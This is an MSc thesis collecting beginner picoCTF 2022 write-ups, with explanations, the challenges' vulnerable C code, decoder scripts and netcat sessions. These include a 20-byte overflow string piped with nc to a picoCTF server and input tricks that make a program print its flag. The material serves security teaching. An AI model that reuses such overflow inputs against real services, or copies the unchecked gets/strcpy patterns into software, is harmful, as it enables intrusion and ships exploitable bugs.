University of Piraeus

School of Information and Communication Technologies

Department of Digital Systems

Postgraduate Program of Studies

MSc Digital Systems Security

CTFLib / A Collection of Writeups of Capture-The-Flag Challenges for Beginners

Supervisor Professor: Christos Xenakis

Name-Surname	E-mail	Student ID.
Christian Leka	christian.leka@ssl-unipi.gr	MTE2112

Piraeus

24/03/2023

Abstract

In the current cybersecurity industry, there is a clear lack of cybersecurity professionals. Not only are there not enough cybersecurity professionals in the industry but many professionals lack the technical skills necessary to perform their day-to-day operations. Capture-The-Flag challenges aim to fill that gap by helping cybersecurity professionals train, develop and test their skills as well as provide people looking to get into cybersecurity the necessary skills and experience to do so. CTFs can be used to train individuals in various fields of cybersecurity such as web exploitation, binary exploitation, reverse engineering, forensics and many other fields. They can cover a variety of topics such as buffer overflows, disk analysis, blockchain, steganography and many more. This report is a collection of writeups aimed at aiding beginners get into CTFs and cybersecurity as well as assist professionals in developing their existing skillset.

Table of Content

Table of Figures

Table of Code

Introduction

As time progresses and as people rely more heavily on technology to help manage their daily lives, the threat of cybercrime continues to escalate. The number of largescale cyberattacks continues to grow exponentially each year and affects several components of citizens lives by targeting critical infrastructure such as banks, hospitals, transportation systems, the energy sector and many other industries. These cyberattacks can have dire consequences from simple data breaches resulting in financial loss or loss of personal information such as credit card numbers, passwords, email addresses, phone numbers and physical addresses to more sophisticated attacks that can result in sabotage of governments or even severe injury in some rare cases of cyberattacks on hospitals. From all the cyberattacks in the few last years, one thing is crystal clear, there is a severe shortage of cybersecurity professionals. As cyberthreats have increased, so has the demand for cybersecurity professionals who are trained to prevent, stop and deal with such attacks. Training new cybersecurity professionals is or should be of paramount importance in today’s technocentric world. They are the main line of defense against many of the cyberthreats we are bound to come face to face in this age. Enter CTFs. A capture the flag event or CTF for short, is a gamified exercise designed to test the cybersecurity skills of an individual or a team. The goal of the event or the game as its often called, is to capture the flags which lead to achieving the highest score. According to the European Union Agency for Cybersecurity or Enisa for short, ctf challenges can be separated into the jeopardy and attack/defense formats. Jeopardy ctf challenges are standalone challenges which yield one flag for each successfully completed challenge. In attack/defense challenges, individuals or teams are given a range of targets in the form of vulnerable services and the goal is to take down as many targets as possible to retrieve as many flags as possible in a set amount of time. Depending on the ctf event, participants may form teams or compete independently. Ctf challenges can be grouped into several categories. These categories will usually be cryptography, binary exploitation, web exploitation, network exploitation, forensics, reverse engineering, programming and a misc category used for challenges not fit on the rest of the categories. Ctf challenges are one of the best tools used to educate new cybersecurity professionals and they can be effective for both assessing the cybersecurity skill level of a person and for teaching new skills using a gamified manner. This thesis is a collection of ctf writeups from various sources aimed at individuals with IT knowledge looking to get into cybersecurity or learn about cybersecurity, or individuals with some cybersecurity knowledge looking to expand it even further. The main goal of this thesis is to attract more people into capture the flag events and expand the cybersecurity skillset of individuals. We will first begin with the methodology that was followed for the thesis and the writeups.

Methodology

In this thesis we will solve over 50 ctf challenges. We won't focus on a specific category but we will include various ctf challenges from topics such as web exploitation, binary exploitation, cryptography, forensics and various other general challenges. We will solve every challenge from the picoCTF 2022 competition as well as 9 challenges from tryhackme. The tryhackme challenges will be split into 3 easy challenges, 3 medium and 3 hard ones. The picoCTF competition was chosen because it can be an excellent path for beginners to learn about ctf challenges. In general, we won't just provide a simple writeup for each challenge. A detailed writeup will be included in every challenge with proof of concept that the challenge was solved and every step of the wat from the beginning to the solution will be explained in detail. Apart from that, we will explain the topic behind every challenge as well as the tools and techniques used to solve it. The source code for every challenge will be attached and analyzed and if necessary, exploits for each challenge will be developed. Where it is possible, instead of a single way to solve the challenge, the methodology for the solution will be covered and several ways that the challenge can be solved will be presented demonstrating how the challenge can be solved using automated tools in contrast to previous solutions where challenges may have been solved manually. We will begin with easy challenges from the picoCTF 2022 competition and as we move further into this thesis, we will tackle advanced topics.

PicoCTF

PicoCTF is a free computer security education program with original content built on a capture-the-flag framework created by security and privacy experts at Carnegie Mellon University [1]. It allows participants to gain access to unique hands-on challenges where participants must hack, reverse engineer, decrypt, break and think creatively and critically in order to solve unique challenges and capture all the flags. Although picoCTF is geared towards players with some programming and cybersecurity knowledge, all are welcome to join for free and as we will see later, many of its challenges are indeed beginner friendly. PicoCTF allows participants to learn terminology and principles about cybersecurity through picoPrimer, build and test their skills by solving distinct ctf challenges through picoGym and compete with other cybersecurity professionals and players through the annual ctf competitions held by picoCTF. These competitions have a plethora of unique challenges and allow players to compete against other experienced cybersecurity professionals in order to test their skills. In the sections below we will take look at ctf challenges from the annual competition held by picoCTF. These challenges vary in difficulty with some of them being easy, others of mediocre difficulty and some being hard and complicated to complete. We will begin with the easy challenges as it was mentioned in the methodology chapter and as we progress, we will tackle more advanced challenges. As it was also mentioned earlier, I will not only present one way that a challenge can be solved but rather present a methodology or several ways if they exist.

PicoCTF2022

In this section, we will take a look at ctf challenges presented during the 2022 picoCTF annual competition. Picoctf2022 is a perfect introduction for beginners in the world of ctf challenges and cybersecurity in general. It has a lot of easy challenges geared towards beginners, the mediocre and difficult challenges are less than half or even a quarter according to some players but also there are some advanced challenges that only a few experienced players can solve and solved at the time of the competition. Each subsection below represents an individual challenge, its solution or solutions, teachings and more. Thus, each subsection will have the name of the challenge. Some subsections may be comprised of 2 or even 3 challenges if the challenges are very easy to solve. Also, the category of the challenge and its points will be part of the title. If u have experience with ctfs, even little experience, it might be better to skip the challenges with the 100 points because they are very easy.

Basic-File-Exploit (Binary Exploitation 100 points)

While I did say that we will start with beginner friendly challenges, although this challenge is very easy for experienced players it’s not that beginner friendly so bear with me on this one. If u feel like it and don’t have much experience with ctfs or cybersecurity u can skip this challenge, move to the next one and come back at a later time however I advise against it because I will explain some things about binary exploitation challenges in general. Before we move to the actual challenge and solution let’s explain some basic things about binary exploitation challenges. Suppose we are given a binary running on some server which accepts input from the user. Then, binary exploitation or pwn or pwning as its often called is the process of exploiting the binary to perform unintended functionality by providing malicious input forcing it to do things it isn’t supposed to do. I like to categorize binary exploitation challenges based on 2 things. The first is the category often called weakness that the vulnerability of the challenge belongs to. Some weaknesses that we will come across in binary exploitation are buffer overflows, format strings, function overwrites, integer overflows, general challenges and so on. Buffer overflows can be further divided into stack or heap and there are many scenarios both for both stack and heap overflows such as ret2win, ret2win with arguments, ret2shellcode, rop-oriented challenges and so on. In this specific section we are dealing with a general type binary exploitation challenge. These are challenges that don’t fit into any particular category but are pwn challenges nonetheless. The second thing that could be used to categorize binary exploitation challenges is what is given to the user. For example, some challenges provide the user with the source code, the executable or elf file and the server that the program is running on. Or you might only be given the source code and access to the server running the binary. These challenges are the most prevalent and the easiest as well. They might take a few minutes to be solved and even the hardest ones can be solved with time. This can be done because by having access to the source code, you can read it line by line, understand it and identify the vulnerability. All it takes is some moderate programming language. Even if you don’t know what a function does or how it works, you can google it and find the answers you are looking for on its manual. By the way, most pwn challenges are written in C so if u don’t know C and want to get involve with binary exploitation, some programming knowledge in C is going to be really useful for you. The second type of pwn challenges are the ones where only the binary is given to you, either with some reverse engineering countermeasures in place or with none and the binary is running on the server as well. Reverse engineering in this case can be used to retrieve the source code from the binary. These challenges are a little harder but only if countermeasures have been taken against reverse engineering, such as the binary being stripped or the code being obfuscated. If there are no countermeasures, you can easily reverse engineer the code using cutting edge tools such as ida pro, ghidra, radare2 and many others or use something as simple as gdb to understand how the code works. The third scenario is that only access to the server that is running the binary is given to the user. Now this is very rare, at least from my experience and often compared to black box testing in penetration testing. In this case you will be forced to check for specific attacks or simply try to give the program running on the server input it doesn’t expect to see if the program is vulnerable in some way. You will likely come across this in specific challenges such as with format string vulnerabilities. Let’s move on to the actual challenge. In this challenge we are given a program, both binary and source code and been told that it allows us to write to a file and read what we wrote from it. We are told to connect to it using netcat and try to break it in order to get the flag. Netcat, often abbreviated to nc is a computer networking utility for reading from and writing to network connections using tcp or udp. In this case the server is running the program that we are provided with and we are told to connect to it using netcat. Since this is the binary exploitation challenge, you want to look for a vulnerability in the source code that allows you to either break or control the program at a lower level. The source code is 200 lines long and most of it unimportant so I am not going to attach it here. In cases like these you usually want to read all the code and look for the part of the code in which the flag is loaded or printed out. This will often happen if a certain condition is met such as an if statement. Another scenario is that the flag might be in a separate function and the function might be called only if a condition is met. You essentially want to trigger the flag to print. So, let’s try to solve the challenge. At line 15 we identify this line of code.

```
static const char* flag = "[REDACTED]";
```


Code 1: Basic-File-Exploit Source Code I

The flag is set as “[REDACTED]” which will be where the flag with the valid content is located on the remote server. By looking at the source code we also identify this piece of code at line 143.

```
if ((entry_number = strtol(entry, NULL, 10)) == 0) {
    puts(flag);
    fseek(stdin, 0, SEEK_END);
    exit(0);
}
```

Code 2: Basic-File-Exploit Source Code II


As we suspected, a condition needs to be met in order for the flag to be printed out. Notice the part “puts(flag)” which essentially prints the flag out. This part of the code is located in the “data_read” function which reads the data that the user writes into the file. The user can call this function by entering the number “2” when the program is executed. However, if there is no data written yet the program will display an error that “there is no data yet”. So first we need to choose to write some data when the program is executed by using the option “1”, write some data, it doesn’t matter what data that is, enter the data length which essentially doesn’t matter because the length is never checked for validity by the program and then we need to choose to read the data we wrote and then enter something that exploits the program. I wasn’t exactly sure what the “strtol” function did so I googled it. According to google, the strtol function converts the initial part of the string in str to a long int value according to the given base which must be between 2 and 36 inclusive or be the special value 0. This is quite interesting because the program tries to convert the user input which is saved in the variable “entry” (this is not shown here but it happens before the if statement) to a long integer value according to base 10 (decimal). Since we can control the value of “entry”, we could enter something that could potentially either meet the condition or break the program entirely. For example, let’s assume that we enter the number 0 which is saved as a string. It would essentially be converted into the long integer 0 and saved to the variable “entry_number”. In turn the “entry_number” variable would be equal to 0 and since the if statement would be true the “puts(flag)” code gets executed, the flag gets printed and the program exits. Below is an image showing what was explained above.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc saturn.picoctf.net 55825
Hi, welcome to my echo chamber!
Type '1' to enter a phrase into our database
Type '2' to echo a phrase in our database
Type '3' to exit the program
1
1
Please enter your data:
Pwned_First_Method
Pwned_First_Method
Please enter the length of your data:
100
100
Your entry number is: 1
Write successful, would you like to do anything else?
No data given.
Please put in a valid number
2
2
Please enter the entry number of your data:
0
0
picoCTF[redacted]
```

Figure 1: Basic-File-Exploit Exploit I

Notice that we first connected to the server using nc. As we explained by entering the number 0 when it asks us to read from the “database”, we exploit the binary. This is one way to solve the challenge but not the only one. Think what would happen if we entered something that can’t be converted into a long integer. In this case, this could be something like a string value like “AAAA” or a single “A” as those can’t be properly coalesced into long integers. Below is an image showing exactly that.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc saturn.picoctf.net 55825
Hi, welcome to my echo chamber!
Type '1' to enter a phrase into our database
Type '2' to echo a phrase in our database
Type '3' to exit the program
1
1
Please enter your data:
Pwned_Second_Method
Pwned_Second_Method
Please enter the length of your data:
200
200
Your entry number is: 1
Write successful, would you like to do anything else?
No data given.
Please put in a valid number
2
2
Please enter the entry number of your data:
AAAAAAA
AAAAAAA
picoCTF[redacted]
```

Figure 2: Basic-File-Exploit Exploit II

Hope that this challenge helped you get a sense of binary exploitation challenges. I consider this challenge to be on the very easy level in terms of pwn ctfs.

Basic-Mod1 and Basic-Mod2 (Cryptography 100 points)

I added these two challenges together because there is little difference between them. Although both in the cryptography category, there is not much cryptography involved so I will save the cryptography tips for ctf challenges for later. I would actually categorize these challenges as programming ones or in the general, misc category. The description of the first challenge says that a weird message is passed around on the servers and that there is a working decryption scheme. It then gives us the instructions for the decryption scheme which is "Take each number mod 37 and map it to the following character set, 0-25 is the alphabet (uppercase), 26-35 are the decimal digits and 36 is an underscore. Then wrap your decrypted message in the picoCTF flag format". We are also given the encrypted message in a file which is the following "202 137 390 235 114 369 198 110 350 396 390 383 225 258 38 291 75 324 401 142 288 397".

Like I said the message isn't really encrypted and the previous description scheme is not really a decryption scheme but let's solve it none the less. There is not really much to explain here since you simply need to develop a program using the instructions mentioned above. In hindsight, the program will need to load the "message.txt" file, read its contents and decode it using the appropriate given instructions. Below is the implementation in python.

```
#!/usr/bin/env python3
import string


flag = []


with open("message.txt", "r") as file:
	contents = file.read()
	strings = contents.split()
	for number in strings:
		modulus = int(number) % 37
		if modulus in range(0,26):
			flag.append(string.ascii_uppercase[modulus])
		elif modulus in range(26,36):
			flag.append(string.digits[modulus-26])
		else:
			flag.append('_')


print("".join(flag))
```

Code 3: Basic-Mod1 Exploit Code

All you have to do is run the program above using python in the same directory as the file containing the message and you get the flag. Before we move to the next challenge, as you probably have understood by now, it is imperative to be able to write code in a language of your own choosing whether its python, c, go or something else. This is because you will need to be able to develop exploits for vulnerabilities you identify, automate tasks and many other things. This extends beyond ctfs. My personal recommendation is python as it is easy to learn and write code with, has a lot of ready to go libraries and can be used to easily develop exploits and so on. Now let's move to the basic-mod2 challenge. This is very similar to the basic-mod1 challenge. For this challenge we get a new file with the content "104 290 356 313 262 337 354 229 146

297 118 373 221 359 338 321 288 79 214 277 131 190 377" and the following decryption scheme "Take each number mod 41 and find the modular inverse for the result. Then map to the following character set: 1-26 are the alphabet, 27-36 are the decimal digits, and 37 is an underscore.". The only substantial difference here is the modular inverse and the range change both of which can be easily coded. Again, nothing to comment here as this is a simple implementation of the instructions we are given in python. The code itself is very easy to read.

```
#!/usr/bin/env python3
import string


flag = []


with open("message.txt","r") as file:
        contents = file.read()
        strings = contents.split()
        for number in strings:
                number = int(number)
                modulus = pow(number,-1,41)
                if modulus in range(1,27):
                        flag.append(string.ascii_uppercase[modulus-1])
                elif modulus in range(27,37):
                        flag.append(string.digits[modulus-27])
                else:
                        flag.append("_")


print("".join(flag))
```

Code 4: Basic-Mod2 Exploit Code

Run the code above in the same directory as the encrypted file and you get the flag.

Buffer Overflow 0 (Binary Exploitation 100 points)

In cybersecurity and programming, a buffer overflow is a bug where a program, while writing data to a buffer, overruns the buffer's boundaries and overwrites adjacent memory locations. Buffers are areas of memory set to hold data. When a program tries to put more data in a buffer than it can handle, it overwrites the adjacent memory locations and thus causes buffer overflows. The overflow may result in erratic program behavior, memory access errors, incorrect results and most commonly crashes. While crashing a program may be bad enough on its own, what makes this attack very dangerous is that after overflowing the buffer, someone might be able to run some commands from the context of the vulnerable program which in turn can lead to information disclosure, unauthenticated access, privilege escalation and many more. Buffer overflows can often be triggered by several ways usually when functions that don’t perform bound checking are used in low level programming languages such as C. High level languages such as python or java don’t have the same problems because they have their own garbage collectors that clear memory. For example, a programmer creates a buffer in C of size 64 bytes to hold the input that the user will enter when he runs the program. He also uses the “gets” function to grab that user input as a string. The “gets” function will continue to store characters past the end of the 64-byte buffer thus overwriting adjacent memory locations which is why it is considered very dangerous and depreciated. Furthermore, there are no checks by the programmer in regards to the length of the user input so the user can enter whatever input size he wants. In turn the user enters an input of 100 bytes and a buffer overflow occurs corrupting data values in memory addresses adjacent to the buffer due to insufficient bounds checking. This in turn causes the program to crash and cause a segfault or segmentation fault. Another common example of a buffer overflow or bof is when the programmer attempts to copy data to a buffer using let’s say a function like “strcpy”. Although not a vulnerable function by default, it becomes vulnerable when the programmer attempts to copy a string of 100 bytes to a 64-byte destination buffer. This 100-byte string could have come from the user input or some other variable in the program. There are many other scenarios and functions in C which if not used correctly and diligently can result to buffer overflows. Buffer overflows can be split into 2 big categories, stack overflows and heap overflows. Moreover, there are countless scenarios for both stack and heap overflows. We will examine some of those later but of course we won’t be able to cover everything. Apart from whether the overflow regards the heap or stack, the exploitation also differs by architecture (x32 vs x64 programs vs ARM) and operating system (windows vs linux). Stack overflows are generally way easier to exploit than heap overflows which are way more common nowadays. Several sections could be filled regarding buffer overflows but I have to cut this short and move to the actual challenge. For this challenge, we are given a binary, the source code for it and access to the server running it. The description instructs us to overflow the correct buffer. Since we are given the source code, let’s examine it. Below is the source code.

```
#define FLAGSIZE_MAX 64


char flag[FLAGSIZE_MAX];

void sigsegv_handler(int sig) {

  printf("%s\n", flag);

  fflush(stdout);

  exit(1);

}


void vuln(char *input){

  char buf2[16];

  strcpy(buf2, input);

}


int main(int argc, char **argv){

  FILE *f = fopen("flag.txt","r");

  if (f == NULL) {

    printf("%s %s", "Please create 'flag.txt' in this directory with your",

                    "own debugging flag.\n");

    exit(0);

  }


  fgets(flag,FLAGSIZE_MAX,f);

  signal(SIGSEGV, sigsegv_handler); // Set up signal handler


  gid_t gid = getegid();

  setresgid(gid, gid, gid);

  printf("Input: ");

  fflush(stdout);

  char buf1[100];

  gets(buf1);

  vuln(buf1);

  printf("The program will exit now\n");

  return 0;

}
```

Code 5: Buffer Overflow 0 Source Code

Immediately we can identify 2 things that are very interesting and probably vulnerable. The first one is the “gets” function that’s used to grab the user input. The programmer has created a 100-byte buffer but there are no checks made regarding the length of the input that the user can enter, which means that we can overflow this buffer. The second interesting thing is the “strcpy” function which copies the user input to a 16-byte buffer. This happens because the vuln function gets called with the user input as a parameter since the “buf1” variable contains the user input. Again, no checks regarding the user input length are made which means we can overflow this buffer as well. However, what we really want here is to get the flag. Notice that the flag gets loaded immediately when the program is run and the main function is called however its only printed out if the “sigsegv_handler” function is called. This function is called if we manage to cause a buffer overflow and subsequently a segmentation fault. So essentially to get the flag, we only need to cause a buffer overflow. There are 2 ways we could do that, we could either crash the program at the “gets” function by supplying let’s say 120 bytes or crash it at “strcpy” by supplying 20 bytes. If we do that, we can essentially trigger the buffer overflow which will essentially trigger the “sigsegv” signal that calls “sigsegv_handler” and the handler function with print out the flag. Since this is probably the simplest bof we are going to come across, there is no need for fancy python scripts to exploit it, either we need to provide the program with the following input “AAAAAAAAAAAAAAAAAAAA”, which is 20 A’s, after running it or use the echo command to send the payload:

```
echo “AAAAAAAAAAAAAAAAAAAA” | ./vuln
```


Note that this command crashes the program locally and you will first need to create your own flag for debugging purposes. To exploit the binary running on the server and get the flag, you can use the same command but send the payload to the server instead:

```
echo “AAAAAAAAAAAAAAAAAAAA” | nc saturn.picoctf.net 51110
```

If you need to send a large number of A’s you can use your local python interpreter with the following code to generate them:

```
“A”*1000
```

Hope this provided you with a good introduction to bofs. Below is a figure showing the successful attack.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "AAAAAAAAAAAAAAAAAAAAA" | nc saturn.picoctf.net 51110
Input: picoCTF[redacted]
```

Figure 3: Buffer overflow 0 Exploit

Credstuff and Morse-Code (Cryptography 100 points)


This section contains another 2 challenges together mainly because they are both very easy and in the cryptography category. Like the previous cryptography challenges there is not a lot of modern cryptography involved. For the first challenge, we are given 2 lists of login credentials, one containing the usernames and one the passwords. We need to identify the password for the user "cultiris" and then decrypt it. The description also gives us the hint that "the first user in usernames.txt file corresponds to the first password in passwords.txt. The second user corresponds to the second password, and so on". So first we need to locate the line that our username is in the usernames.txt file. You can do that with any editor of your choice (my personal preference is sublime3) or with the following command:

```
cat usernames.txt | grep -n cultiris
```

We know that the username is located on line 378, so we open the passwords file in any editor and go to that specific line. After that we get a value that seems encrypted. While it is indeed encrypted, its encrypted using a classical cipher which is a very old method or algorithm used for encryption that's obsolete and isn't used for encryption anymore. A classical cipher is a type of cipher that was used historically for encryption but has fallen into disuse in modern times. These ciphers can be broken both by hand and easily by today's computers. In this specific scenario the password is encrypted using a shift cipher. A caesar or shift cipher is one of the simplest encryption techniques. It is a type of substitution cipher in which each letter in the plaintext is replaced by a letter some fixed number of positions down the alphabet. For example, with a right shift of 3, A would be replaced by D. In this case the password value is encrypted using rot13 which is essentially a shift cipher with a shift of 13. To decrypt the password value and get the flag either use an online decoder or the following command:

```
echo "cvpbPGS{P7e1S_54I35_71Z3}" | caesar 13
```

For the second challenge we are given an audio ".wav" file and told to decrypt it with the description "morse code is well known". The audio file contains beeping sounds which obviously point to morse code. This is not a very uncommon challenge and you can use any online morse code decoder or translator to translate the beeping sounds into text. On the other hand, you can also do the decoding manually. I personally like https://morsecode.world/international/decoder/audio-decoder-adaptive.html but feel free to make your own choice. After uploading the wav file to the website, you can play the file and it translates the sounds into text or in this case into the flag. Below is an image showing the process.



Morse Code Adaptive Audio Decoder

Morse Decoder

This is an experimental tool for listening to, analysing and decoding International Morse code all done in Javascript using the Web Audio API. I know it works in the latest Chrome and Firefox browsers on Windows, it might work in Safari and it just can't work in Internet Explorer. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.

If you cannot produce your own Morse code sounds then try using my Morse code translator to play or download some.

Alphabet to decode into: Latin

All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC" (and includes accented characters and prosigns).

Use the microphone:

Or analyse an audio file containing Morse code:

Filename: "morse_chal.wav"

W H 4 7 [redacted]

Figure 4: Morse-Code Translating Morse Code Audio to Text

CVE-XXXX-XXX (Binary Exploitation 100 points)

This challenge provides a short introduction into how to search for vulnerabilities and what are CVEs. The Common Vulnerabilities and Exposures (CVE) system provides a reference method for publicly known cybersecurity vulnerabilities and exposures. Each CVE will usually be in the format "CVE" followed by the year it was discovered followed by a numerical id to differentiate it from other vulnerabilities discovered in the same year. For this challenge, we are tasked with finding the CVE for the first recorded remote code execution (RCE) vulnerability in 2021 in the windows print spooler service. This service is used to manage printers and print servers. The flag for this challenge will be the correct CVE with picoCTF in front. If you search google with the terms "windows print spooler service rce 2021" you will get the correct CVE and thus the flag. As a substitute, you can search for the CVE in the https://cve.mitre.org/cve/search_cve_list.html website or other alternatives. I used the same keywords as before for the second search. Keep in mind that you will get several results in the website, only the first result for rce in 2021 is correct.

File-Run1 and File-Run2 (Reverse Engineering 100 points)

Another set of very easy, trivial challenges that even someone with basic or less than basic IT knowledge can solve. For the first challenge, we are given an elf file named "run" and told to run it to get the flag. First you need to make the file executable and then run it on the command line using the following commands:

```
chmod +x run
./run
```

After that you get the flag. The second challenge is exactly the same, except that you are told to run the file with the argument "Hello!". After doing just that you get the flag:

```
./run Hello!
```

I am guessing that these fall under the reverse engineering category because you are given only the elf files. If there was no guide on how to get the flag for the second challenge, you would likely have to reverse engineer the program in order to learn that you would have to run the program with the argument "Hello!" to retrieve the flag.

Enhance, File Types, Lookey Here (Forensics 100 points)

Another set of very easy challenges this time from the forensics category. For the first challenge, we are given a svg image file. We open it and find no flag. The exact next step before doing any metadata analysis or check for hidden things inside the image using steganography is running the "strings" command. The linux "strings" command is used to return the string characters located into files. It primarily focuses on determining the contents of and extracting text from files. Sometimes flags are hidden this way inside images or other types of files, usually in beginner ctf challenges. Let's see if there is a flag located in the image:

```
strings drawing.flag.svg
```

We get a lot of text including the flag but it seems kind of scrambled. So, we use the following command:

```
strings drawing.flag.svg | grep tspan | cut -d ">" -f2 | cut -d "<" -f1 | tr -d "\n" | tr -d " "
```

